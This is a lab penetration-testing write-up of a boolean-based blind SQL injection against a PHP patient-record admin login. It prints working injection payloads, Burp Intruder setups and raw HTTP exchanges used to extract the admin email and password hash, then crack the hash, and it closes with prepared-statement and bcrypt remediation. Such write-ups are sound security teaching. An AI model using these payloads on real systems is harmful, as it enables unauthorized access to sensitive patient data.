

PENETRATION TESTING REPORT

CONDUCTED FOR:

Personal Lab
Educational / Learning Purpose

PENETESTER NAME:
DANIYAL SHAHID

REPORT DATE:

5/24/2026

This document contains sensitive findings and recommendations
following a comprehensive penetration test.

Penetration Testing Report: Boolean-Based Blind SQL Injection

Target Application: Patient Record Management System

Vulnerability Class: Injection (OWASP A03:2021)

Severity: CRITICAL

Table of Contents

1. [Executive Summary](#)
2. [Tools & Environment](#)
 - [Phase 1: Detection & Logic Testing](#)
 - [Phase 2: Database Enumeration \(Finding Database Name\)](#)
 - [Phase 2.1: Administrative Email Extraction \(Burp Intruder\)](#)
 - [Phase 3: Table and Column Discovery](#)
 - [Phase 4: Automated Data Extraction \(Burp Intruder\)](#)
 - [Phase 5: Cracking & Final System Compromise](#)
3. [Impact Analysis](#)
4. [Remediation & Secure Coding Recommendations](#)
5. [Conclusion](#)
6. [Key Takeaway](#)

1. Executive Summary

A critical vulnerability was discovered in the admin login panel of the PRMS application. Through this attack, I extracted administrative credentials (MD5 hashes) from the database without any valid credentials and successfully cracked them to gain complete access to the system. There is a significant risk of a full database breach.

2. Tools & Environment

The following tools and techniques were used to successfully execute this attack:

- **Burp Suite (Proxy & Repeater):** Used to intercept requests and manually analyze responses.
 - **Burp Suite (Intruder):** Used to automate the attack and extract data sequentially.
 - **SQL Logic:** Utilized functions such as SUBSTRING, ASCII, LENGTH, and DATABASE().
 - **CrackStation:** Used to convert the MD5 hash into a plaintext password.
- ### • Phase 1: Detection & Logic Testing


First, I tested the login form input fields to determine whether they accepted SQL commands.

Step 1: Entered ' OR 1=1 # into the login field.

- ✓ **Observation:** The server returned a **302 Redirect**, indicating that the login bypass was **successful**.

Step 2: I analyzed the server's "True/False" behavior. When the query was valid, the server redirected to the **Dashboard (302)**. When the query was invalid, the server displayed a PHP warning or an invalid login message.

Conclusion: Based on the difference in responses, it was confirmed that the application was vulnerable to Boolean-Based Blind SQL Injection.



Request

```

1 GET /PRMS/admin/index.php HTTP/1.1
2 Host: [REDACTED]
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Origin: http://[REDACTED]
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
9 Referer: http://[REDACTED]/PRMS/admin/login.php
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
12 Connection: keep-alive
13
14

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 05 Apr 2026 09:37:23 GMT
3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
4 X-Powered-By: PHP/8.0.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 4240
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <br />
14 <b>
  Warning
</b>
: Attempt to read property "num_rows" on bool in <b>
C:\xampp\htdocs\PRMS\admin\login.php
</b>
on line <b>
20
</b>
<br />

```

Admin Terms & Conditions

Welcome Admin!

By accessing the Admin Dashboard, you agree to the following terms:

- You are responsible for managing patient and medication data securely.
- Ensure no unauthorized person gets access to this panel.
- All actions are logged and monitored for compliance.
- Misuse of the system can lead to disciplinary actions.

For more details, contact the system administrator

```

1 POST /PRMS/admin/login.php HTTP/1.1
2 Host: [REDACTED]
3 Content-Length: 40
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://[REDACTED]
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
11 Referer: http://[REDACTED]/PRMS/admin/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
14 Connection: keep-alive
15
16 email=' AND invalid_table #&password=123

```

• Phase 2: Database Enumeration

To extract the complete database name, I used a blind inference strategy:

Step A (Finding the Length):

✓ ' OR (SELECT LENGTH(DATABASE())) = 7 #

- **Result:** When the value 7 was used, the server returned a 302 response. This confirmed that the database name consisted of 7 characters.

Sniper attack

Target: `http://192.168.18.50` ☒ Update Host header to match target

Positions:

1 POST /PRMS/admin/login.php HTTP/1.1
 2 Host: [REDACTED]
 3 Content-Length: 34
 4 Cache-Control: max-age=0
 5 Accept-Language: en-US,en;q=0.9
 6 Origin: http://[REDACTED]
 7 Content-Type: application/x-www-form-urlencoded
 8 Upgrade-Insecure-Requests: 1
 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 11 Referer: http://[REDACTED]PRMS/admin/login.php
 12 Accept-Encoding: gzip, deflate, br
 13 Cookie: PHPSESSID=th7v3j2p2p5le80t4uacdbrd
 14 Connection: keep-alive
 15 email=' OR (SELECT LENGTH(DATABASE())) = §1§ #4password=123

Payloads

Payload position: All payload positions
 Payload type: Numbers
 Payload count: 10
 Request count: 10

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range
 Type: ☒ Sequential ☐ Random
 From: 1
 To: 10
 Step: 1
 How many:

Capture filter: Capturing all items ☐ Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
7	1	302	84			388	
0		200	13			4468	
1	1	200	17			4468	
2	2	200	18			4468	
3	3	200	16			4468	
4	4	200	17			4468	
5	5	200	83			4468	
6	6	200	14			4467	
8	8	200	78			4468	
9	9	200	68			4467	
10	10	200	78			4468	

Request

Pretty Raw Hex

1 POST /PRMS/admin/login.php HTTP/1.1
 2 Host: [REDACTED]
 3 Content-Length: 57
 4 Cache-Control: max-age=0
 5 Accept-Language: en-US,en;q=0.9

Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found
 2 Date: Sun, 05 Apr 2026 09:23:58 GMT
 3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
 4 X-Powered-By: PHP/8.0.25
 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Inspector

Request attributes 2
 Request body parameters 2
 Request cookies 1

Step B (Character-by-Character Guessing):

✓ Payload: ' OR (SUBSTRING(DATABASE(),1,1)) = 'p' #

Result: Checking the first position with the character 'p' returned a 302 response.

Final Result: By following the same logic, the full database name prms_db was successfully extracted.

Because manual extraction was slow, I used Burp Intruder to automate the process of extracting the database name.

- **Attack Type:** Cluster Bomb (to test two different payload sets simultaneously).
- **Injection Point:** email=' OR (SUBSTRING(DATABASE(), §1§, 1)) = '§a§' #
- **Payload Set 1 (Positions):** Numbers 1 to 7 (based on the database name length).
- **Payload Set 2 (Characters):** Simple list [a–z, _] (letters and underscore).

Cluster bomb attack Start attack

Target Update Host header to match target

Positions Add 5 Clear 5 Auto 5

```

1 POST /PPMS/admin/login.php HTTP/1.1
2 Host: 
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://PPMS/admin/login.php
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=th7v3j3p2Cp5led8ot4uacdbrd
15 Connection: keep-alive
16 email=' OR (SUBSTRING(DATABASE(),$1$,1)) = '$p5' #&password=123

```

Payloads

Payload position: 1 - 1

Payload type: Numbers

Payload count: 7

Request count: 189

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 7

Step: 1

How many:

Cluster bomb attack Start attack

Target Update Host header to match target

Positions Add 5 Clear 5 Auto 5

```

1 POST /PPMS/admin/login.php HTTP/1.1
2 Host: 
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://PPMS/admin/login.php
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=th7v3j3p2Cp5led8ot4uacdbrd
15 Connection: keep-alive
16 email=' OR (SUBSTRING(DATABASE(),$1$,1)) = '$p5' #&password=123

```

Payloads

Payload position: 2 - p

Payload type: Simple list

Payload count: 27

Request count: 189

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Add from list...

a
b
c
d
e
f
g
h

Enter a new item

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			302	23			388	
14	7	b	302	41			388	
27	6	d	302	26			387	
87	3	m	302	28			387	
106	1	p	302	13			387	
121	2	r	302	32			387	
130	4	s	302	22			387	
187	5	-	302	24			387	
1	1	a	200	31			4468	
2	2	a	200	18			4468	
3	3	a	200	15			4467	
4	4	a	200	37			4468	
5	5	a	200	16			4468	
6	6	a	200	39			4468	
7	7	a	200	37			4468	
8	8	a	200	36			4468	

• Phase 2.1: Administrative Email Extraction (Burp Intruder)

After obtaining the password hash, I used Burp Intruder again to identify the actual admin email address.

1. Email Length Discovery:

- **Payload:** ' OR (SELECT LENGTH(email) FROM users LIMIT 0,1) = 15 #
- **Result:** 302 Found. This confirmed that the admin email is 15 characters long.

2. Intruder Configuration for Email Extraction:

- **Attack Type:** Cluster Bomb
- **Payload Marker:** email=' OR (ASCII (SUBSTRING ((SELECT email FROM users LIMIT 0,1), \$1\$, 1))) = \$50\$ #
- **Payload 1 (Positions):** Numbers 1 to 15 (based on email length).
- **Payload 2 (ASCII Codes):** Numbers 32 to 126 (to include special characters like @, ., and alphanumeric characters).

3. Extraction Result:

- Intruder returned correct ASCII values for each position. By combining these values, the full admin email address was obtained:
- Final Extracted Email: admin@gmail.com

• Phase 3: Table and Column Discovery

After gaining access to the database, the tables and columns were identified:

- **Table Discovery Payload:** ' OR (SELECT 1 FROM users LIMIT 0,1) = 1 #
- **Observation:** The absence of a warning indicated that the users table existed.
- **Column Discovery Payload:** ' OR (SELECT password FROM users LIMIT 0,1) = 1 #
- **Observation:** The server did not return any error, confirming that the password column name was correct.

<pre> 1 POST /PRMS/admin/login.php HTTP/1.1 2 Host: [REDACTED] 3 Content-Length: 61 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://[REDACTED] 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q= 0.7 11 Referer: http://[REDACTED]PRMS/admin/login.php 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd 14 Connection: keep-alive 15 16 email=' OR (SELECT 1 FROM users LIMIT 0,1) = 1 #&password=123 </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sun, 05 Apr 2026 09:40:52 GMT 3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25 4 X-Powered-By: PHP/8.0.25 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: index.php 9 Content-Length: 0 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 </pre>
---	---

```

1 POST /PRMS/admin/login.php HTTP/1.1
2 Host: [REDACTED]
3 Content-Length: 65
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://[REDACTED]
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
11 Referer: http://[REDACTED]/PRMS/admin/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
14 Connection: keep-alive
15
16 email=' OR (SELECT 1 FROM abc_table LIMIT 0,1) = 1 #&password=123

```

```

1 HTTP/1.1 200 OK
2 Date: Sun, 05 Apr 2026 09:41:24 GMT
3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
4 X-Powered-By: PHP/8.0.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 4240
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <br />
14 <b>
  Warning
</b>
  : Attempt to read property "num_rows" on bool in <b>
  C:\xampp\htdocs\PRMS\admin\login.php
</b>
  on line <b>
  20
</b>
<br />

```

```

1 POST /PRMS/admin/login.php HTTP/1.1
2 Host: [REDACTED]
3 Content-Length: 68
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://[REDACTED]
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
11 Referer: http://[REDACTED]/PRMS/admin/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
14 Connection: keep-alive
15
16 email=' OR (SELECT password FROM users LIMIT 0,1) = 1
  #&password=123

```

```

1 HTTP/1.1 200 OK
2 Date: Sun, 05 Apr 2026 09:47:13 GMT
3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
4 X-Powered-By: PHP/8.0.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 4101
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15
16 <head>
17   <meta charset="UTF-8">
18   <meta name="viewport" content="width=device-width,
19     initial-scale=1.0">
20   <title>
     Login | Medinova
   </title>
21   <link rel="stylesheet" href="../admin/css/adminlte.min.css">

```

• Phase 4: Automated Data Extraction (Burp Intruder)

Since the password hash consisted of 32 characters, extracting each character manually was impractical. Therefore, Burp Suite's **Intruder** feature with the **Cluster Bomb** attack type was used.

- **Intruder Setup:** Two markers were configured — one for the character position and another for the ASCII value.
- **Payload:**
 ' OR (ASCII(SUBSTRING((SELECT password FROM users
 LIMIT 0,1), 1, 1))) = 50 #
Example format used in Intruder:

```
email=' OR (ASCII(SUBSTRING((SELECT password FROM
users LIMIT 0,1), $1$, 1))) = $50$ #
```

- **Payload Set 1:** Numbers from **1 to 32** (representing character positions)
- **Payload Set 2:** Numbers from **48 to 122** (representing ASCII character values)
- **Strategy:** After starting the attack, the results were sorted based on the **HTTP Status Code (302)**. A total of **32 requests** returned a True

response with status code **302**, indicating successful character matches for the password hash extraction.

The screenshot shows the 'Cluster bomb attack' configuration window. The 'Target' is set to 'http://[redacted]'. The 'Payloads' tab is active, showing 'Payload position: 1 - 1', 'Payload type: Numbers', 'Payload count: 32', and 'Request count: 2,400'. The 'Payload configuration' section shows 'Number range' with 'Type: Sequential', 'From: 1', 'To: 32', 'Step: 1', and 'How many:'. The 'Attack' tab shows the request details for a POST to '/PMS/admin/login.php'.

The screenshot shows the 'Cluster bomb attack' configuration window. The 'Target' is set to 'http://[redacted]'. The 'Payloads' tab is active, showing 'Payload position: 2 - 50', 'Payload type: Numbers', 'Payload count: 75', and 'Request count: 2,400'. The 'Payload configuration' section shows 'Number range' with 'Type: Sequential', 'From: 48', 'To: 122', 'Step: 1', and 'How many:'. The 'Attack' tab shows the request details for a POST to '/PMS/admin/login.php'.

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a table of requests. The first request is a POST to '/PMS/admin/login.php' with a status code of 302. The 'Response' tab is also visible, showing the response details for the first request, including the status code 302 and the response body.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			302	32			388	
2	2	48	302	31			388	
13	13	48	302	10			387	
21	21	48	302	38			387	
32	32	48	302	32			387	
55	23	49	302	28			387	
65	1	50	302	30			387	
67	3	50	302	25			387	
72	8	50	302	26			387	
89	25	50	302	31			387	
91	27	50	302	28			387	
124	28	51	302	40			387	
147	19	52	302	54			387	

Extracted Hash Construction (Decoding)

- **Pos 1:** ASCII 50 → 2
- **Pos 2:** ASCII 48 → 0
- **Pos 3:** ASCII 50 → 2

- **Pos 4:** ASCII 99 → c
- **Pos 5:** ASCII 98 → b
- ... and similarly, all 32 characters combined form the following hash:

HASH = 202cb962ac59075b964b07152d234b70


• Phase 5: Decoding & Cracking the Hash

After decoding the ASCII codes obtained from the intruder, the admin password hash was successfully extracted:

- **Extracted Hash:** 202cb962ac59075b964b07152d234b70
- **Cracking Tool:** I used CrackStation.net to perform the analysis.
- **Result:** The original plaintext password for this hash was identified as "123".

Enter up to 20 non-salted hashes, one per line:

202cb962ac59075b964b07152d234b70



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
202cb962ac59075b964b07152d234b70	md5	123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Dashboard | Medinova

Home Contact

Admin Profile

Dashboard

106
Total Patients

57
Active Cases

49
Inactive Case

120
Medications Overview

Recent Patients (5)

Name	Age	Gender	Medical History	Address/City	Phone Number	Checkup By	Patient Status	Admitted On	Past Document
John Smith	45	male	Diabetes, Hypertension	New York	1234567890	Dr. Michael Moore		02 May 2025	
John Smith	45	male	Diabetes, Hypertension	New York	1234567890	Dr. Jane Smith		02 May 2025	

3. Impact Analysis

The impact of this vulnerability is classified as **CRITICAL** due to the following risks:

- **Complete Account Takeover:** The attacker can gain full administrative control over the admin panel.
- **Data Leakage:** Highly sensitive patient records and private hospital data are at risk of being exfiltrated.
- **Data Manipulation:** Unauthorized access allows the attacker to modify or delete critical database records.

4. Remediation & Secure Coding Recommendations

The developer must take immediate action to resolve this vulnerability by implementing the following security measures:

1. Use Prepared Statements

Instead of concatenating user input directly into queries, use placeholders (?) to prevent SQL injection.

PHP

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE email = ?');  
$stmt->execute([$email]);  
$user = $stmt->fetch();
```

2. Disable Display Errors

Ensure `display_errors = Off` is configured in the production PHP environment. This prevents sensitive database structure details from being leaked in error messages.

3. Implement Strong Password Hashing

- **Enforce Password Complexity:** Implement strict validation to reject weak passwords (like "123").
- **Use Modern Algorithms:** Replace weak hashing methods with industry-standard, slow hashing algorithms such as **Bcrypt** (via `password_hash()` and `password_verify()` in PHP).

5. Conclusion

This lab successfully demonstrated a critical **Boolean-Based Blind SQL Injection** vulnerability. By automating the extraction of data through Burp Suite, I gained unauthorized administrative access, proving the system is highly susceptible to data breaches and complete account takeover.

6. Key Takeaway

Security is not just about perimeter defense. it is about **secure coding at the source**. The transition from a simple input flaw to a full system compromise underscores why **Prepared Statements** and **robust hashing** are mandatory for protecting sensitive hospital data. Implementing these fixes is the only way to ensure the integrity and privacy of patient records.

THANK YOU

Daniyal Shahid